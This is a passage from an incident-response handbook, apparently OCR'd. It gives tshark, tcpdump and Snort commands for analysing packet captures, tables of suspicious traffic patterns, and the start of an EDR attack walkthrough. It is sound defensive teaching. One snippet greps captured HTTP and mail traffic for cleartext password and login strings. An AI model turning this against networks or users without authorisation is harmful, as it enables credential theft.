This can almost be done manually if you add some columns and look through the data. Add these columns to show the following values: `tcp.stream`, `http.location`, and `http.request.full_uri`.

Then, search through the packet list, find a packet, look in the protocol details, right-click, and choose Apply as Column. Apply the following display filter:

```
http.response.code == 302 or http.response.code == 301 or
   http.request
```

HTTP GET and RESPONSE

In Wireshark, use display filters `http.request` or `http.response`. The `User-Agent` string will identify the source browser and operating system. The `Server` string will identify the web server, which will strongly hint at the underlying OS (there is an Apache for Windows). In tshark, the `-Y` flag specifies a Wireshark display filter. The `-T fields -e ...` options specify the desired extraction fields. Here are commands

you can use to extract useful HTTP information. The Wireshark wiki contains some sample PCAP files such as *http-chunked-gzip.pcap*:

```
"C:\Program Files\Wireshark\tshark .exe" -n -r ^
   <capture_file> -Y "http.request" -T fields -E ^
   separator=, -e http.request.full_uri -e http.request.method ^
   -e http.user_agent


"C:\Program Files\Wireshark\tshark .exe" -n -r <capture_file> ^
   -Y http.request -T fields -e ip.dst -e http.host ^
   -e http.request -e http.request.full_uri -e ^
   http.user_agent -Y "http.request.method == GET || ^
   http.request.method == POST"

"C:\Program Files\Wireshark\tshark .exe" -n -r <capture_file> ^
   -Y http.request -T fields -e ip.dst -e http.host -e ^
   http.request.full_uri -e http.user_agent
```

With tshark for HTTP2 traffic, a command like this will extract from the header a variety of useful fields for review, which you would need to post-process or copy/paste to create IoCs:

```
tshark.exe -n -r  <capture_file> -Y "http2.headers" -T ^
    fields -E separator=, -e http2.streamid -e ^
    http2.header.name -e http2.header.value
```

Certificate details

Tshark can be used to neatly extract fields from certificates, as well as the full certificate text itself. To do this, perform data reduction to just the IP source/destination pair. Malicious certificates have telltale signs—for example, details are not filled in. The following command extracts fields from the certificate exchange and prints them with a pipe character as a separator. The text returned should be readable, not random, and it should make sense:

```
tshark.exe -n -r <capture_file> -Y "tls.handshake.certificate" -E ^
     header=y -E separator=/t -E occurrence=a -E aggregator="|" ^
     -T fields -e x509sat.CountryName -e x509sat.IA5String -e ^
     x509sat.printableString -e x509sat.teletexString -e ^
     x509sat.uTF8String -e x509sat.universalString
```

DNS traffic

DNS traffic should be investigated for manipulation. You want to detect DNS name and IP address changes and short TTL values:

```
tcpdump –n –r <capture_file> -vvv \
    ‘udp port 53 or tcp port 53 | \
    grep –I CNAME
```

On the command line, tshark can pull out DNS queries and responses. The following syntax includes both UDP and TCP packets. Occasionally DNS needs to use TCP packets because UDP packets are too long (more than 512 bytes), or it needs to be used with an edns0 packet:

```
tshark.exe -r <capture_file> -T fields -e frame.time -e ip.src ^
   -e ip.dst -e dns.count.queries -e dns.count.answers ^
   -e dns.qry.name -e dns.qry.type -e dns.resp.name ^
   -e dns.resp.type -e dns.resp.ttl -Y ^
   "(udp.port == 53 || tcp.port == 53) && dns.flags.rcode==0 && ^
   dns.flags.response==1"
```

Email traffic

Other email analysis methods are useful if unauthorized email is suspected on the network. This command was written out using variables for Bourne Shell so you can extend as needed:

```
patterns='pass=|pwd=|log=|login=|user=|username=|'
patterns+='pw=|passw=|passwd=|password=|pass:|user:|'
patterns+='username:|password:|login:|pass |user '

tcpdump -l -A -r <capture_file> \
  port http or port smtp or port imap or port pop3 | \
  egrep -i "$patterns"
```

MAC address manipulation

There are several highly useful techniques to detect MAC layer manipulation, but using them will require a visual check through the data. This method preserves DNS names at the end of the list and only gets IP packets.

The next command gets the MAC and IP address relationships in the packet capture. The same MAC address should always correspond to the same IP address. If they do not, then something is running that is attempting to manipulate that relationship:

```
tshark -n -r <capture_file> -T fields -e eth.src -e ip.src  \
    -e eth.dst   -e ip.dst -e ipv6.src -e ipv6.dst | sort | uniq
```

Do the MAC addresses change? Do the IP ID and TTL values make sense? Do the IP ID and TTL values change over time? The following will give both MAC addresses together, the source IP and its TTL value, and the destination IP. This relationship—the MAC address pair to the same IP pair and the source TTL—should be stable:

```
tshark -n -r <capture_file> -T fields -E header=y \
   -e eth.addr -e ip.src -e ip.ttl -e ip.dst -e tcp.flags “ip” | \
   sort | uniq -c
```

Top talkers

Several commands will return rank-ordered lists of the top talkers. Two different command-line approaches are shown here. As a strategy, you could possibly separate the highest talker into its own PCAP file, which then allows a smaller analysis plane for the remaining traffic. Also, note that the `tcpdump` command specifies the `"ip"` filter to prevent non-IPv4 traffic from being sent down the command line:

```
tshark -r <capture_file>  -T fields -e ip.src | sort | uniq -c | \
     sort -nr | head -10

tcpdump -n -r <capture_file>  -nn “ip” | awk '{print $3}' | \
     cut -d'.' -f1-4 | sort | uniq -c | sort -nr | head -10
```

For least talkers:

```
tshark -r <capture_file>  -T fields -e ip.src | sort | uniq -c | \
     sort -n | head -10
```

The following determine which systems are generating ICMP traffic by type and code (as numbers), with the second example being more readable:

```
tshark -r  <capture_file>  -Y "icmp" -T fields -e ip.src
   -e ip.dst -e icmp.type -e icmp.code | \
   awk '{print $1","$2","$3","$4}' | \
   sort | uniq -c | sort -nr

tshark -r  <capture_file>  -Y "icmp" -T fields -e ip.src
   -e ip.dst -e icmp.type -e icmp.code | \
   awk '{printf "%s -> %s (Type:%s Code:%s)\n", $1, $2, $3, $4}' | \
   sort | uniq -c | sort -nr
```

Suspicious Traffic Patterns

The real key to identifying suspicious traffic patterns is to have a common baseline for comparisons. However, in practice, having a baseline is rare unless you have an ability to look back for activity patterns before the start of the incident. This section provides essential advice on common suspicious patterns and provides methods for detection with tcpdump, tshark, and Wireshark.

Unused Internal Address Activity

Unused internal address spaces on the network, such as an IP darknet, are often searched by malware or intruders looking for soft targets. This can be done via network scanning or through reverse DNS lookups. There are several ways to create an alarm for these networks. One method is to assign a VLAN for each internal IP darknet, place those VLANs on a single switch, and on that switch stand up a Linux box running a detection mechanism that centrally logs. For example, an iptables configuration with one subinterface per VLAN that logs all connection attempts to a central

log server makes an inexpensive alarm source. This can be taken to the next level by deploying Tom Liston's LaBrea TarPit software. Even though it hasn't been updated since 2003, LaBrea is an effective tool that will log a connection and trap and hold that connection from the connecting system for days by manipulating TCP behavior.

A Snort or Suricata NIDS can also be used on a SPAN port or from a network TAP to detect traffic to IP darknets.

To identify any unused networks, you should ping the gateway address on your LAN segments. For example, if you use 10.0.0.0/8, then write a two-layer `for` loop to construct an octet range from 0 to 255 whose default gateway ends in .1 and then ping those specific IPs. If you get a result, there is likely a live network segment that needs to be confirmed with your network engineering team. If there are no results, you just may have an IP darknet candidate.

Certificates

With more and more sites moving from HTTP to HTTPS and free certificate services like Let's Encrypt, sites that are using self-signed certificates are suspicious. The Zeek NIDS can be configured to extract SSL certificate information. Output logs can then be reviewed for self-signed certificate usage.

To see TLS exchanges, use this:

```
tshark -n -r <capture_file>  -Y "tls.handshake.type == 11"
```

To see information about certificates used in an SSL/TLS handshake (initial certificate), certificate length values, and the Server Name Indication (SNI) value, use this:

```
tshark -n -r <capture_file> -Y "ssl.handshake.certificate" \
   -T fields -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport -e \
    ssl.handshake.certificate_length -e x509ce.dNSName -e \
    ssl.handshake.extensions_server_name
```

To see general certificate information, use this:

```
tshark -n -r <capture_file>  -Y "tls.handshake.type == 11" \
  -T fields -e ip.src -e ip.dst \
  -e x509sat.printableString -e x509ce.dNSName
```

Note, though, that as tshark advances, certificate field names can change. To adapt to this, run this command to get the certificate field names for your version:

```
tshark -G fields | grep -E "(x509|subject|issuer)
```

TLS 1.3 provides a privacy-specific enhancement: the certificate is exchanged inside an encrypted session. This happens when a client can use DNS over HTTPS (DoH) or DNS over TLS (DoT) and makes a query for an HTTPS resource record. To find those, use a command like this to create a tab-separated report file with headers:

```
tshark.exe -r <capture_file>  -Y "dns.qry.type == 65 ^
   || dns.resp.type == 65" -T fields -e dns.qry.type  ^
   -e dns.qry.name -e dns.resp.type -e dns.cname ^
   -e dns.a -e dns.aaaa -E header=y -E separator=/t -E quote=d
```

Unless, of course, you want the full plaintext output. If so, use this:

```
tshark.exe -r <capture_file>  -Y ^
   "dns.qry.type == 65 || dns.resp.type == 65" -V
```

Uncommon Applications and Port Numbers

Most normal internet traffic is from a high client port (1024 and up) to a lower server (usually less than 1024). It is uncommon to see high to high or low to low aside from well-known services, such as instant messaging clients crossing through a corporate firewall. In short, the server side should be well known and identifiable and be defined in the current IANA RFC with a client port greater than 1023. If not, this pattern is out of the ordinary.

The IR team should understand the common protocols to and from the internet for their site and how to collect that data. This section provides some baseline information, but a site's "normal" traffic will have some differences. Many NGFWs have a protocol analyzer tool that helps in this kind of analysis.

Note that for the patterns outlined in Table 9-6, you will need to look in the application layer to see suspicious behavior. VPN, UDP, TCP, and ICMP protocols may cross the perimeter router. Any other protocol may be suspicious, aside from network management protocols such as BGP to the upstream servicing ISP. IP, TCP, ICMP, and ARP on the LAN (with some UDP) is normal; any other protocol may be suspicious.

The following tables cover a variety of suspicious traffic patterns. Let's start with traffic patterns for common ports.

Table 9-6. Common application ports

Traffic	Common ports
Email should only be sent outbound from known email servers. Email should only go to your organization's email servers.	• SMTP: 25/TCP (only inbound to servers with a DNS MX record) • POP3: 110/TCP (uncommon) • POP3 over SSL: 995/TCP • IMAP: 143/TCP (uncommon) • IMAP over SSL: 993/TCP • SSL SMTP: 465/TCP (becoming more common) To find your MX server: `dig +short DOMAIN MX or nslookup -query=mx DOMAIN`

Traffic	Common ports
DNS should only go outbound from known DNS servers.	• 53/UDP: Most common • 53/TCP: Becoming more common Note: DNS traffic should easily parse with tcpdump because it includes a protocol decode. 5353/UDP and TCP may also be seen for local multicast DNS.
Encrypted DNS	A few protocols have emerged for encrypted DNS traffic. DoH uses outbound port 443/TCP, whereas DoT uses port 853/TCP. DNSCrypt also uses port 443, but it is structurally different than HTTPS traffic. IR teams should routinely check lists of encrypted DNS servers, implement monitoring, or better yet, block traffic on the corporate network.
Encrypted DNS list examples	• DNSCrypt • IPFire • Wikipedia
Web traffic	• 80/TCP: Rare, should not be encrypted; often co-opted for malware because it is permitted outbound. • 443/TCP: Most common; should almost always be encrypted, and the internet address should be a website with a valid SSL certificate. 8443/TCP is a common alternative. In nearly all cases, you should see actual HTTP/S traffic over 443/UDP and 443/TCP. • 8000/TCP and 8080/TCP: Common alternative to 80/TCP. Today, TLS 1.3 traffic is also accompanied by an HTTPS DNS Resource Records (HTTPS RRs) request for the FQDN of the server.
FTP and SFTP	• 989, 990/TCP: FTP over SSL • Active FTP: 20/TCP (data back to the client) and 21/TCP (control channel) • Passive FTP: 21/TCP (control channel) The client sends a PASV command, and the server advises the client of the port number between 1024 and 5000.
VPN traffic	• 500/UDP for L2TP tunnel-based IPSec, 500/UDP for IKE • 4500 for NAT/T with IP protocol 50 • 1194/TCP for OpenVPN These should all be well understood and accounted for on the network.

Suspicious patterns show up when an adversary is attempting to manipulate network traffic. These are listed in Table 9-7.

Table 9-7. Normal versus suspicious TCP/IP patterns

Normal	Suspicious
• SYN/SYN-ACK/FIN counts for packets (these should all be about the same in normal traffic due to the three-way handshake).	• Excessive SYNs are scanners. A SYN scan will show up as different target parts, with numerous RSTs back (these are red/yellow by default in Wireshark). Depending on network speed, they may be in groups or consecutive. • Unusual flags are deliberate scanners. • Smart TCP attacks can be found in unusual flag combinations: this refers to anything with a URG flag, FIN and RST, SYN-FIN, and so on. • Connection attempts from a single IP to multiple TCP/UDP ports indicate a port scan. • Connection attempts from a single IP to multiple hosts indicate a network scan.

Some suspicious traffic volume patterns can also be detected using flow data. These are listed in Table 9-8.

Table 9-8. Normal versus suspicious traffic volume

Normal	Suspicious
• Normal traffic is somewhat variable in packet size because a user sends a small request, gets a large amount of data, and changes a small amount of it.	• Fixed-bandwidth patterns that can't easily be explained. • Continual traffic patterns occurring every hour of the day to nonweb destinations. • Web browser stock tickers are normal; outbound to high TCP ports significantly outside of working hours are out of the ordinary. • File transfers from user workstations outside of normal hours may indicate data extrusion. • Beaconing occurs when a host communicates consistently over time to the same destination. You need to separate normal from suspicious traffic, though.

IPv4 networks use broadcast traffic when one system needs to communicate with every other system on the segment. A few patterns emerge here, as listed in Table 9-9.

Table 9-9. Normal versus suspicious broadcast traffic

Normal	Suspicious
• NetBIOS, ARP, DHCP: All on low numbers as a percentage of overall traffic	• Large broadcasts per second • Constant broadcasts • Gratuitous ARP traffic

ARP has no means of authenticating requests and responses. It is possible to manipulate network traffic at the data link layer and send out malicious ARP traffic, as listed in Table 9-10.

Table 9-10. Normal versus suspicious MAC/ARP traffic

Normal	Suspicious
• ARP-related traffic should be light and occur every few seconds.	• Massive ARP broadcasts • Identical MAC addresses with different IP addresses • Gratuitous ARP traffic designed to misdirect the network switch fabric and get the fabric to believe a system is on a different network port than it actually is (CAM table attack) • ARP traffic directed to a specific system that attempts to redirect traffic from another host on the same segment (cache poisoning) • ARP "who has" messages in rapid succession for different (often incremental) IP addresses, which can be used for network discovery • If there is no NAC solution in place, any ARP traffic that changes the MAC address of a gateway is malicious and will cause a denial of service.

ICMP is normally used to inform a caller of an error condition so that the caller can make a change in its communication pattern. A Snort or Suricata ruleset created by Eric Conrad can be used to detect malicious ICMP traffic. Several conditions are listed in Table 9-11.

Table 9-11. Normal versus suspicious ICMP traffic

Normal	Suspicious
• Packet failure generates ICMP errors • Network congestion generates ICMP redirects	• ICMP packets larger than 160 bytes, because ICMP can be used as a *covert channel*, with the attacker's data carried in the data segment using nonstandard type/codes • ICMP packets for undefined type/codes • Excessive ICMP traffic, such as a variety of types/codes, like a ping, followed by a timestamp or subnet mask request. In this case, review the ICMP traffic. In Wireshark, sort by "address a" and look for different responses from a variety of IPs. The byte counts are usually the same. • Systems generating ICMP, but there is no other observable error in TCP or UDP communications

Even on the inside of the network perimeter, it is possible to perform a network-level DoS attack against a target system. Some patterns are listed in Table 9-12.

Table 9-12. Normal versus DoS/DDoS patterns

Normal	Suspicious
• There is nothing normal about DDoS.	• Common patterns: Ascending sources to the same target; rapid traffic to the same target; response packets (UDP, ICMP) that did not originate from the organization's network • Excessive "normal" traffic to a "normal" service from random sources with no follow-up; for example, normal HTTP GET requests from several sources with no other subsequent traffic (the goal is resource exhaustion) • If no NAC solution is in place, *any* ARP traffic that changes the MAC address of a gateway is malicious and will cause a denial of service.

Various brute force attacks are possible on the network, as listed in Table 9-13.

Table 9-13. Normal versus suspicious brute force attacks

Normal	Suspicious
• Brute force attempts are "normal" when a user's account has expired, and their system is trying a persistent connection. An example is an older Mac that has mounted a Windows share using AD credentials, when the AD account is expired or has become locked out. Another real-life example comes from an unnamed whole-disk encryption application with a misconfigured administrator password that generated 4 million failed logons per hour while encrypting an 80 GB drive!	• DNS: Look for excessive DNS responses with "no such name" results. Normal behavior would be occasional packets. This doesn't usually occur when you use a DNS security service like OpenDNS. • HTTP: Look for scanners that generate patterns. For example, Nmap lists "Nmap Scripting Engine" in the user agent string. Look for excessive HTTP error messages (e.g., HTTP 404 type messages in the "protocol hierarchy"). You could see a password spray attack.

For your IR team to profile DNS traffic, you need to collect queries and determine what is normal or popular for your site. Some examples are listed in Table 9-14.

Table 9-14. Normal versus suspicious DNS traffic

Normal	Suspicious
• Clients query for readable domain names, services, and content delivery networks like Akami where the domain name itself is readable, but some of the host portion isn't. In most cases, a query should result in either a CNAME record or an answer. Failed NXDOMAIN return values are not common and should be a very small percentage of traffic. They result from spelling errors. • International domains begin with xn--. These are known as *punycode* domain names. A Unicode domain name would be bücher.example.com, and the ASCII version is xn--bcher-kva.example.com.	• Names that look like they are encoded in hexadecimal are unusual. These were used for domain generation algorithms for C2. • More modern domain generation algorithms are appearing more frequently for C2 that use word combinations. Malware has word lists (3x100) that can be used to query for domains. If you see a large number of NXDOMAIN results for a source IP and then something like "catfrogexcite" or "breadparrottable.com," it is likely a domain generation algorithm. • Long queries (48+ characters as a start) are unusual. You will likely find some software applications that use long queries for encoded data, but they are uncommon. Once common sites are weeded out, review long queries. • Domains that were created recently are uncommon and should be checked. • DNS exfiltration is a technique in which data can leave your network. The DNS server is under control of an attacker, and they decode the query, returning an NXDOMAIN result.

Snort Rules: Darknet Example

Most organizations have unused network segments. If a suspect system is observed communicating to local darknets, it is likely up to no good. Detection rules for these networks are not in the downloadable rulesets because they would be almost useless, quickly disabled, and always have to be specifically configured for a site's IP network layout. In the case of the test network, a few darknets are defined, along with some unused RFC 1918 ranges, to have something observable. Snort rules are written all on one line, and are reformatted here only for readability:

```
ipvar DARK_NET [192.168.7.0/24, 192.168.8.0/24,
   192.168.8.0/24, 10.0.0.0/8, 172.16.0.0/16]

alert udp $HOME_NET any -> $DARK_NET any (msg:"UDP to
   defined DarkNet"; classtype: attempted-recon; sid:1000020;
   rev:1;)

alert tcp $HOME_NET any -> $DARK_NET any (msg:"TCP to
    defined DarkNet"; classtype: attempted-recon; sid:1000021;
    rev:1;)

alert icmp $HOME_NET any -> $DARK_NET any (msg:"ICMP to
   defined DarkNet"; classtype: attempted-recon; sid:10000202;
   rev:1;)
```

You can also create network source-to-destination rules that generate more informative alerts. The following rules are tuned to generate a message file based on the source network to a specific destination network. This information will usually come from an export of DHCP scopes:

```
alert ip 10.5.30.0/24 any -> 10.5.40.0/24 any (msg:
     "HR Net in Bldg 405 to IT Workstation in HQ";
     sid:5300001; rev:1;)

alert ip 10.128.15.0/24 any -> 10.5.40.0/24 any (msg:
     "California Classroom 19 to IT Workstation in HQ";
     sid:5300002; rev:1;)
```

CHAPTER 10
Enterprise Detection and Response Capabilities

An update to *Blue Team Handbook: Incident Response* would not be complete without discussing Endpoint Detection and Response (EDR). To support that, I contacted Shane Harsch, a colleague who works for SentinelOne, and he provided discussion and screenshots of the SentinelOne Singularity platform for this chapter. This chapter will walk through a sample attack sequence based on Scattered Spider. The goal is to illustrate how a best-of-breed solution leverages various IR topics presented in *BTHb,* allowing you to understand the state of the art.

There are other solutions, and you may have a premium EDR platform. SentinelOne Singularity was chosen because it is a market leader, with a highly scalable architecture, numerous integrations, and a significant number of agent-based analytical engines that protect the client offline.

Sample Attack Flow

This chapter will detail an attack based on Scattered Spider and how the solution processes that sequence of events, produces alerts, and supports the analyst in understanding the attack. The alerts are shown in Figure 10-1. The steps in the attack are as follows:

1. The adversary gains initial access through a phishing email.
2. Persistence and C2 are established on an endpoint, and the adversary conducts reconnaissance against an AD server.
3. The adversary uses his access to move into AWS, and data is exfiltrated from an S3 bucket for ransom and blackmail.
4. Lateral movement occurs to other endpoints, and ransomware is dropped on the Windows endpoints for maximum damage.

Entry Points

SOC teams have two entry points for using the SentinelOne platform. The first entry point is the overall alert view. The second is an alert coming into a SIEM capability because the SIEM is used as a primary security operations center tool. In Figure 10-1, you can see the SentinelOne alert view with several alerts related to the first attack steps. The alert at the bottom, at 1:30 p.m., is from Proofpoint. The adversary sent an initial phishing attempt; the attack was run on the endpoint, followed by some of the initial identity-based recon that the attacker conducted and the alerts from the endpoint agent. The agent itself understands lateral movement, so alerts came through for that activity, followed by some of the C2 beacons that the malware used to communicate and that Palo Alto detected. The alert at 1:38 p.m. came from a perimeter Palo Alto firewall as it detected C2 traffic.




Figure 10-1. EDR alerts from multiple sources (full-size image available at https://oreil.ly/BTH_IR_figs)

All alerts, including those from partner technologies, are included for a comprehensive understanding of when an attack started and stopped, providing a unified view into potential security incidents.

Based on the timestamps, we can see that only minutes elapsed between the arrival of the initial phishing email and the attacker's first malicious activity. The oldest alerts are at the bottom of the list.

If the organization relies on SentinelOne without other technologies feeding alert data, analysts can use the EDR alert endpoint view, as shown in Figure 10-2. These alerts originate from the EDR endpoint itself. The agent employs 12 supervised-learning models, with processing done locally so that it functions and provides protection even when not connected to cloud services. Three static property engines and nine behavioral engines are tuned to observe adversary patterns.




Figure 10-2. EDR-only alerts (full-size image available at https://oreil.ly/BTH_IR_figs)

For this sequence of events, the actual malware is contained in the GPAgentInstaller.exe alert at 1:37 p.m.

This alert is produced by the local static AI engine the moment the file is dropped. EDR agents are deeply hooked into the operating system; as a result, the agent has significant visibility into files and can perform comprehensive static properties analysis. This analysis is like running PEStudio against every file that is read or written on an endpoint, using AI to determine if the IoCs present are sufficient to classify as malware. On average, that analysis is conducted in less than 10 ms.

Under Detection Details, you can see that this is a confidence level of Malicious (Figure 10-3). Confidence levels are used to set automated response actions, and Malicious is the highest confidence level.




Figure 10-3. Alerts overview (full-size image available at https://oreil.ly/BTH_IR_figs)

From an IR perspective, the system presents a synthesis of numerous indicators and assesses the software with a 73% confidence level of being actual malware. It also provides another very important detail: there are over 1,000 similar alerts in the system. If this particular event had a very low number of similar alerts, it would be isolated. However, given that this number is high, there may be other systems in the environment that are similarly affected. The AI summary recaps detected behavior that can be used in multiple ways, such as a summary report or an email as part of the IR process. The platform also improves alerts with cyber threat intelligence through an exclusive partnership with Google/Mandiant, which improves detection fidelity.

The Latest Indicators section provides a sandbox analysis of the binary, as shown in Figure 10-4.




Figure 10-4. AI summary (full-size image available at https://oreil.ly/BTH_IR_figs)

Attack Visualization with the StoryLine™ Report

Each EDR platform provides a unique view or method to analyze malicious processes, malware, or adversary behavior. Many EDRs focus on a given malicious process and its execution tree. The SentinelOne view is called the StoryLine™ Report. This report turns noisy alerts into a single, end-to-end narrative with a live process graph, timeline, and events table that reveal origin, propagation, and impact at a glance. From that view, analysts can take decisive, one-click actions that neutralize everything in the malicious StoryLine™—Kill, Quarantine, Remediate, and Rollback—so that the response is fast and comprehensive across all linked processes and artifacts.

